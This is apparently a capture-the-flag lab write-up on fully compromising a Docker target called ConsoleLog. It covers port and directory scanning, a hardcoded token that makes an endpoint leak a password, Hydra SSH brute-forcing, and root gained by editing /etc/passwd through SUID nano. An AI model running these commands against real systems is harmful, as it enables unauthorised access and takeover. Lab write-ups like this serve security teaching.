

ConsoleLog



Contents

- [Reconnaissance](#)
- [Scanning](#)
- [Enumeration](#)
- [Exploitation](#)
- [Privilege Escalation](#)

Reconnaissance

The target machine is deployed inside the lab network (here using Docker). To identify it, `arp-scan` was used to find devices on the `docker0` interface:

```
sudo arp-scan -I docker0 --localnet
Interface: docker0, type: EN10MB, MAC: 02:42:77:20:48:b6, IPv4: 172.17.0.1
Starting arp-scan 1.10.0 with 65536 hosts (https://github.com/royhills/arp-scan)
172.17.0.2 02:42:ac:11:00:02 (Unknown: locally administered)
```

Scanning

An **Nmap** scan was performed to identify open ports and services:

```
nmap -p- --open -sC -sV --min-rate 5000 -n -Pn 172.17.0.2
```

Target IP identified: **172.17.0.2**

```

> nmap -p- --open -sC -sV --min-rate 5000 -n -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-24 17:45 EDT
Nmap scan report for 172.17.0.2
Host is up (0.0000080s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.61 ((Debian))
|_ http-title: Mi Sitio
|_ http-server-header: Apache/2.4.61 (Debian)
3000/tcp  open  http   Node.js Express framework
|_ http-title: Error
5000/tcp  open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
|_ ssh-hostkey:
|   256 f8:37:10:7e:16:a2:27:b8:3a:6e:2c:16:35:7d:14:fe (ECDSA)
|   256 cd:11:10:64:60:e8:bf:d9:a4:f4:8e:ae:3b:d8:e1:8d (ED25519)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 12.53 seconds

```

Enumeration

Next step was searching for hidden directories and resources.

Using **Gobuster**:

```

gobuster dir -u "http://172.17.0.2" -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt -t 20 -x php,txt,html,php.bak

```


The scan revealed a directory containing frontend JavaScript files and references to an endpoint called `/recurso`.

```


====
Starting gobuster in directory enumeration mode
=====
====
/.html           (Status: 403) [Size: 275]
/.html.bak       (Status: 403) [Size: 275]
/index.html      (Status: 200) [Size: 234]
/backend         (Status: 301) [Size: 310] [--> http:/
/172.17.0.2/backend/]
/javascript      (Status: 301) [Size: 313] [--> http:/
/172.17.0.2/javascript/]
/.html.bak       (Status: 403) [Size: 275]
/.html           (Status: 403) [Size: 275]
/server-status   (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
=====
====
Finished

```

Inspecting the web application in the browser console revealed a message referring to a recurso directory and a token expected by the backend.



Further server inspection showed that the backend directory had **Directory Listing** enabled, allowing direct reading of files from the service root.



Among the exposed files, `server.js` was found. It implements a **POST** `/recurso` endpoint.




The endpoint compares a received token with a hardcoded value (tokentraviesito) and, if it matches, returns a password in plaintext: `Lapassworddebackupmaschingonadetodas`.

Note: Even without directory listing, a correctly formed **POST** to `/recurso` with the token in the request body would have returned the password.

PoC Example


```
curl -s -X POST http://172.17.0.2/recurso -H 'Content-Type: application/json' -d '{"token":"tokentraviesito}"'
```

Evidence of the endpoint response:



The screenshot shows a network traffic analysis tool interface with a sidebar on the right containing 'spector' and 'Notes' tabs. The main area displays an HTTP POST request to /recurso. The request headers include Host, Accept-Language, Upgrade-Insecure-Requests, User-Agent, and Accept. The request body is a JSON object containing a token.

```
1 POST /recurso HTTP/1.1
2 Host: 172.17.0.2:3000
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Content-Length: 33
10 Content-Type: application/json
11
12 {
13   "token":"tokentraviesito"
14 }
```



The screenshot shows the same network traffic analysis tool interface displaying an HTTP 200 OK response. The response headers include X-Powered-By, Content-Type, Content-Length, ETag, Date, Connection, and Keep-Alive. The response body is a plain text string.

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 36
5 ETag: W/"24-pXjop+wgf0g3o8vtdqeYK4sSaA8"
6 Date: Fri, 29 Aug 2025 03:46:38 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 lapassworddebackupmaschingonadetodas
```

Exploitation

A brute-force attack with Hydra was considered to find a username matching the discovered password. After several attempts, the attack succeeded and a valid credential pair was found.

```
hydra -L /usr/share/wordlists/rockyou.txt -p "lapassworddebackupmaschingonadetodas"
ssh://172.17.0.2:5000 -t 4
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-28 19:18:50
[WARNING] Restorefile (you have 10 seconds to abort...
(use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:14344398/p:1), ~3586100 tries per task
[DATA] attacking ssh://172.17.0.2:5000/
[5000][ssh] host: 172.17.0.2 login: lovely password: lapassworddebackupmaschingonadetodas
[STATUS] 78.00 tries/min, 78 tries in 00:01h, 14344320 to do in 3065:02h, 4 active
```

Note: different wordlists were used (Seclists, rockyou, etc.). The idea is to try several lists as long as the target lacks brute-force protection or blacklists.

With username `lovely` and the discovered password, SSH access to the target was obtained:

```
> ssh -p 5000 lovely@172.17.0.2
lovely@172.17.0.2's password:
Linux f6c41c2391cc 6.12.32-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.32-1parrot1 (2025-06-27) x86_64

The programs included with the Debian GNU/Linux system are
free software;
the exact distribution terms for each program are described
in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the
extent
permitted by applicable law.
lovely@f6c41c2391cc:~$
```

Privilege Escalation

To escalate privileges, an inventory of binaries with the **SUID** bit set was performed:

```
find / -perm -4000 2>/dev/null
```

```
lovely@f6c41c2391cc:~$ find / -perm -4000 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/su
/usr/bin/umount
/usr/bin/nano
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
lovely@f6c41c2391cc:~$ |
```

`/usr/bin/nano` was identified with SUID permissions. In this lab, running nano under SUID allowed editing sensitive system files with elevated privileges.

The following command was used to exploit this condition:

```
/usr/bin/nano /etc/passwd -l
```

While editing `/etc/passwd`, the password marker (x) for the root user was removed — a procedure performed only in the lab for demonstration purposes. After saving changes, su was executed and root access was obtained without a password.


```
GNU nano 7.2 /etc/passwd
root:|0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nolo
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/us
systemd-timesync:x:997:997:systemd Time Synchronization:/:
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
tester:x:1000:1000::/home/tester:/bin/bash
lovely:x:1001:1001:lovely,,,:/home/lovely:/bin/bash
```

```
lovely@f6c41c2391cc:~$ whoami
lovely
lovely@f6c41c2391cc:~$ su
root@f6c41c2391cc:/home/lovely# whoami
root
root@f6c41c2391cc:/home/lovely# |
```

Result: full system compromise (user and root).

Conclusion

Exposed files, secrets embedded in source code, and a SUID-enabled binary allowed total compromise of the machine. These issues can be avoided through proper deployment controls, secret management, and careful privilege configuration.

Written by ***kur0bai***